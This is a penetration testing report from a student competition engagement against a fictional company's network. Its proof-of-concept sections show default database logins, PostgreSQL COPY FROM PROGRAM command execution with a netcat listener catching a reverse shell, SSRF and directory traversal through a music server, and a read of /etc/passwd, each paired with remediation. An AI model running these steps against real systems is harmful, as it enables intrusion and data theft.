



Paris, France

LE BONBON CROISSANT

• CPTC 2021 •

Penetration Testing Report

January 9th, 2022

Team: [REDACTED]

Disclaimer

All information available in this document is confidential, privileged, and is available only for the concerned party. As this Report should not be distributed, published, or viewed without an authorized agreement from [REDACTED] and Le Bonbon Croissant (LBC).

Contents

| | |
|------------------------------|----|
| Executive Summary | 6 |
| Risk Classification | 7 |
| Methodology..... | 8 |
| PTES..... | 8 |
| OWASP Top 10 | 9 |
| Engagement Details | 10 |
| Engagement Time | 10 |
| Engagement Objectives | 10 |
| Engagement Scenario | 10 |
| Engagement Scope..... | 11 |
| Vulnerability Findings..... | 12 |
| Recommended Action Plan..... | 20 |
| Appendix of Tools | 21 |

Figures

| | |
|--|----|
| Figure 1 Security Risk Level | 6 |
| Figure 2 CVSS V3.1 Scoring System | 7 |
| Figure 3 PTES Methodology | 9 |
| Figure 4 Internal Network Topology | 11 |

Executive Summary

The performed penetration test suggests that the impact of an attack on LBC's network could lead to a compromise of the confidentiality of customers' data and abuse of the customer's rewards program, potentially causing financial losses and legal accountability. Therefore, according to the Common Vulnerability Severity Score version 3.1 (CVSS), the estimated security risk level of the company turned out to be **Critical**.

It has been observed that the security posture of the company has mildly improved in certain areas since the last engagement. However, the overall risk level remains high and in need of immediate attention.

Detailed documentation of the findings and their remediations can be found in later sections of the report, along with a recommended action plan made to mitigate the risk of the discovered security issues and ensure the security of information and operational technology of LBC.



Figure 1 Security Risk Level

Risk Classification

Each vulnerability found has been classified as either Low, Medium, High, or Critical, in reference to **The Common Vulnerability Scoring System (CVSS)**.

The Common Vulnerability Scoring System (CVSS) attempts to assign severity scores to vulnerabilities, allowing responders to prioritize responses and resources according to threat. Scores are calculated based on a formula that depends on several metrics that approximate ease of exploit and the impact of exploit. Scores are calculated based on a formula that depends on several metrics that approximate ease of exploit and the impact of exploit. Scores range from 0 to 10, with 10 being the most severe. As shown in *figure 2*.

| CVSS 3.1 Rating | |
|-----------------|----------|
| Info | 0.0-0.9 |
| Low | 0.1-3.9 |
| Medium | 4.0-6.9 |
| High | 7.0-8.9 |
| Critical | 9.0-10.0 |

Figure 2 CVSS V3.1 Scoring System.

Methodology

To get a comprehensive security evaluation of LBC's systems, our consultants follow multiple industry standard methodologies such as Penetration Testing Execution Standard (PTES) and Open Web Application Security Project (OWASP). First, open-source intelligence (OSINT) techniques are utilized to get a better understanding of the company's mission, services, and explore publicly available data that may assist in the penetration test. Afterwards, a reconnaissance phase commences after getting access on the network by scanning all hosts in the scope and identifying all services running on each host. With a clear overview of the scope, our team conducts an enterprise-wide vulnerability analysis. This analysis allows our team to quickly locate existing vulnerabilities and attack vectors to be examined for verification and to create an attack plan for the exploitation phase. The exploitation phase focuses on exploiting the vulnerabilities to gain access to systems, in which lastly privilege escalation techniques are used to locate further weaknesses within the host environment to gain higher-privilege access on the whole network.

PTES



The penetration testing execution standard consists of seven (7) main sections. These cover everything related to a penetration test - from the initial communication and reasoning behind a penetration test, through the intelligence gathering and threat modelling phases where testers are working behind the scenes in order to get a better understanding of the tested organization, through vulnerability research, exploitation and post exploitation, where the technical security expertise of the testers come to play and combine with the business understanding of the engagement, and finally to the reporting, which captures the entire process, in a manner that makes sense to the customer and provides the most value to it.



Figure 3 PTES Methodology

The team considered the PTES penetration testing methodology since it is a great approach to such assessment. Following this methodology will give a great overview for the client on how exactly our team approached the network.

OWASP Top 10



The OWASP Top 10 is a standard awareness document for developers and web application security. It represents a broad consensus about the most critical security risks to web applications.

- Broken Access Control
- Cryptographic Failures
- Injection
- Insecure Design
- Security Misconfiguration
- Vulnerable and Outdated Components
- Identification and Authentication Failures
- Software and Data Integrity Failures
- Security Logging and Monitoring Failures
- Server-Side Request Forgery

Our team followed the OWASP top10 as the reference to all web application testing and vulnerability detection because it is widely known that these vulnerabilities are the most found vulnerabilities on any web application.

Engagement Details

Engagement Time

██████ is pleased to submit the following report for their second call for a penetration test of "Le Bonbon Croissant" (LBC), scheduled from 9:45 AM (EST) to 5:45 PM (EST) on January 7th, 2022, and from 9:15 AM (EST) to 5:45 PM (EST) on January 8th 2022.

Engagement Objectives

This penetration test was conducted to ensure that LBC adheres to best-practice security standards, validate implemented security practices by LBC, and minimize the possibility of a future security breach. This is done by reporting the identified security issues within the environment of LBC and the identified potential attack vectors, and by demonstrating how they can be exploited or abused by a malicious threat actor. The reporting also covers how these security issues can be fixed or mitigated, referencing relevant industry-standard remediation for each finding.

Engagement Scenario

The team started the engagement by attempting to access the discovered services using default credentials, and leverage that to gain further access into the system's infrastructure.

The team used that information to get into the network. When the team was able to gain administrative access on the database server when entering the default credentials. It was also found that the database servers run by MySQL and Postgres were prone to command execution vulnerability and information disclosure.

Engagement Scope

The focus of the penetration test was the entire distribution and customer experience environment, consisting of the subnet: 10.0.17.0/24



Figure 4 Internal Network Topology


Vulnerability Findings


| Critical | Mysql database default credentials |
|------------------|---|
| Description | The MySQL database server listening on the remote host has one or more known credentials. |
| CVSS 3.1 Score | 9.8 |
| Affected Host(s) | 10.0.17.14 |
| Impact | High An adversary can access the database and view all the tables in the database such as tables that include passwords. |
| Likelihood | High |
| Remediation | It is recommended to change the default root password for the mysql database. |
| Proof of Concept | <pre> \$ mysql -h 10.0.17.14 -u root Welcome to the MariaDB monitor. Commands end with ; or \g. Your MariaDB connection id is 86 Server version: 10.3.32-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04 Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and Type 'help;' or '\h' for help. Type '\c' to clear the current MariaDB [(none)]> MariaDB [(none)]> </pre> |
| Reference | https://www.tenable.com/plugins/nessus/61696 |

| Critical | PostgreSQL default credentials |
|------------------|--|
| Description | PostgreSQL database default user and password were found which allows remote attackers to access the database with administrative privileges, with the ability to read, write and alter the database. |
| CVSS 3.1 Score | N/A |
| Affected Host(s) | 10.0.17.14 |
| Impact | An attacker can access the database, read, and delete records which might affect systems integrated with the PostgreSQL. |
| Likelihood | High |
| Remediation | <p>The team recommends changing the default PostgreSQL service account, and to disable remote database access.</p> <p>1-https://www.devonblog.com/security/changing-the-default-postgresql-user-identity/</p> <p>2-https://support.plesk.com/hc/en-us/articles/115003321434-How-to-enable-remote-access-to-PostgreSQL-server-on-a-Plesk-server-</p> |
| Proof of Concept | <p>Altering with the database:</p> <pre>(root@kali06)~# # psql -h 10.0.17.14 -U postgres psql (14.1 (Debian 14.1-1)), server 12.9 (Ubuntu 12.9-0ubuntu0.20.04.1) SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: 0) Type "help" for help. postgres=# show version; ERROR: unrecognized configuration parameter "version" postgres=# version postgres=# ls postgres=# \l List of databases Name Owner Encoding Collate Ctype Access privileges -----+-----+-----+-----+-----+----- jawbreaker postgres UTF8 en_US.UTF-8 C.UTF-8 postgres postgres UTF8 C.UTF-8 C.UTF-8 template0 postgres UTF8 C.UTF-8 C.UTF-8 =c/postgres +</pre> |
| Reference | N/A |

| Critical | PostgreSQL COPY FROM PROGRAM Command Execution |
|------------------|---|
| Description | PostgreSQL installation has functionality which allows for the superuser and users with 'pg_execute_server_program' to pipe to and from an external program using COPY. This allows arbitrary command execution as though you have console access. |
| CVSS 3.1 Score | 9 |
| Affected Host(s) | 10.0.17.14 |
| Impact | An attacker who has access to the database, can have a full Remote Command Execution, leading to a system compromise. |
| Likelihood | High |
| Remediation | <p>If any regular or application users have been granted excessive administrative rights, those privileges should be removed immediately via the PostgreSQL ALTER ROLE SQL command, check:</p> <p>1-https://www.joeconway.com/presentations/SecurePostgreSQL-PGCon-2018.pdf</p> |
| Proof of Concept | <pre> jawbreaker=# CREATE TABLE cmd_exec(cmd_output text); CREATE TABLE jawbreaker=# COPY cmd_exec FROM PROGRAM 'id'; COPY 1 jawbreaker=# SELECT * FROM cmd_exec; cmd_output ----- uid=114(postgres) gid=121(postgres) groups=121(postgres),120(ssl-cert) (1 row) </pre> <pre> (root@kali06) ~ - [~] \$ nc -l -v 4444 listening on [any] 4444 ... connect to [10.0.254.206] from (UNKNOWN) [10.0.17.14] 56484 /bin/sh: 0: can't access tty: job control turned off \$ ls base global pg_commit_ts pg_dynshmem pg_logical pg_multixact pg_notify pg_replslot pg_serial </pre> |
| Reference | N/A |

| High | Server-Side Request Forgery (SSRF) in Music Player Daemon |
|------------------|---|
| Description | unrestricted access to MPD server console could be leveraged to send requests on behalf of the server using the command "listfiles", which supports interpreting URIs in the given file path. |
| CVSS 3.1 Score | 7.7 |
| Affected Host(s) | 10.0.17.87 |
| Impact | <p>High:</p> <p>An attacker can use the vulnerability to discover internally running services on the system, by fuzzing different port numbers in the URI, and then communicate with them using the "gopher://" schema, which appears to be supported. This can lead to potential exploitation of internal services.</p> |
| Likelihood | Medium |
| Remediation | Enable authentication for the MPD service using strong credentials. |
| Proof of Concept | <pre> (root@kali03)~[~] # nc 10.0.17.87 6600 OK MPD 0.21.11 listfiles http://localhost:22 ACK [5@0] {listfiles} CURL failed: Received HTTP/0.9 when not allowed listfiles http://localhost:20 ACK [5@0] {listfiles} CURL failed: Failed to connect to localhost port 20: Connection refused (root@kali03)~[~] # nc 10.0.17.87 6600 OK MPD 0.21.11 listfiles gflk://gdfgfd ACK [5@0] {listfiles} Unsupported URI scheme listfiles gopher://flsdkjflsdkj ACK [2@0] {listfiles} Unrecognized storage URI </pre> |
| Reference | N/A |

| High | Unauthenticated API endpoint |
|------------------|--|
| Description | Unauthenticated API endpoints were found in the web application, which allows remote attackers to perform malicious queries regarding the reward program application. |
| CVSS 3.1 Score | N/A |
| Affected Host(s) | 10.0.17.11 |
| Impact | Unauthenticated Attackers can check for user accounts and send unrestricted rewards to customers. |
| Likelihood | High |
| Remediation | Secure the API endpoints by integrating OAuth. 1- https://www.ibm.com/docs/en/api-connect/5.0.x?topic=endpoint-tutorial-securing-api-by-using-oauth-20 |
| Proof of Concept |  |
| Reference | N/A |

| High | Insecure Direct Object Referencing (IDOR) in API endpoint |
|------------------|---|
| Description | An open API endpoint used for retrieving payment information can be abused to leak all payments data related to any customer. |
| CVSS 3.1 Score | 8.1 |
| Affected Host(s) | 10.0.17.10 |
| Impact | Medium An attacker can use the vulnerability to leak payment related information and tie it to certain customers. |
| Likelihood | Medium |
| Remediation | Implement proper access control for the API endpoint |
| Proof of Concept |  |
| Reference | N/A |

| Medium | MySQL Database File Read |
|------------------|---|
| Description | The MySQL database server is prone to filesystem read through INFLIE privilege. |
| CVSS 3.1 Score | 6 |
| Affected Host(s) | 10.0.17.14 |
| Impact | Medium: Medium: An attacker can use this misconfiguration in order to read arbitrary files on the filesystem |
| Likelihood | Medium |
| Remediation | it is recommended to disable administrative load_file() function in the MySQL |
| Proof of Concept | <pre> MariaDB [(none)]> select load_file('/etc/passwd'); +-----+ load_file('/etc/passwd') +-----+ root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lpix:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin </pre> |
| Reference | https://stackoverflow.com/questions/18168005/how-to-disable-outfile-and-infile |

| Medium | Directory Traversal in Music Player Daemon |
|------------------|---|
| Description | Unrestricted access to MPD server console could be leveraged to send requests on behalf of the server using the command "listfiles", which can list content of directories. |
| CVSS 3.1 Score | 6.5 |
| Affected Host(s) | 10.0.17.87 |
| Impact | Medium An attacker can use the vulnerability to read the contents of all directories as the service is running as root, this can allow an adversary to use the found files to chain other attacks. |
| Likelihood | Medium |
| Remediation | Enable authentication for the MPD service using strong credentials. |
| Proof of Concept | <pre>listfiles ../../../../../../../../../../../../../../var/www/html file: index.nginx-debian.html size: 612 Last-Modified: 2022-01-07T07:33:06Z OK</pre> |
| Reference | N/A |

Recommended Action Plan

To ensure the utmost security practices, LBC is advised to follow an action plan to remediate and fix vulnerabilities that may cause another attack in the future. These points are best practices used by Fortune 500 companies. It is important to use them as they will ensure that LBC is compliant for certain security standards such PCI-DSS:

- 1- Implement proper access control for API Endpoints involved in customer loyalty programs and critical infrastructure to avoid abuse by potentially malicious end users.
- 2- Enforce administrative policies such as a password policy, ensuring that no credentials are weak or default to the service, and follow the suggested guideline suggested by NIST:
<https://pages.nist.gov/800-63-3/sp800-63b.html>
- 3- Ensure all services require authentication in when logging into the service, and to reauthenticate for performing a high privileged task.
- 4- Ensure ACLs are set in place so only authorized users can access certain services. This reduces the security risk in case of a network intrusion and limits the attacker's ability to move laterally.
- 5- Add IDS/IPS solutions to the network (E.g., Next Generation Firewalls) to monitor and detect malicious activity as soon as it occurs.
- 6- Perform regular penetration tests and vulnerability assessments to ensure that the security posture of the company stays solid.

Appendix of Tools

Nikto

An Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers.

Nmap

Nmap is a free and open-source network scanner created by Gordon Lyon. Nmap is used to discover hosts and services on a computer network by sending packets and analysing the responses. Nmap provides several features for probing computer networks, including host discovery and service and operating system detection.

Linpeas

A privilege escalation tools for Linux/Unix, search for possible local privilege escalation paths that can be exploited.

Gobuster

Is a script written in go, which can brute force directory/file, DNS, and VHost.

Burp Suite

Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.

Infoga

Infoga is a tool gathering email accounts information (IP, hostname, country, ...) from different public source (search engines, PGP key servers and Shodan) and check if emails were leaked using haveibeenpwned.com API.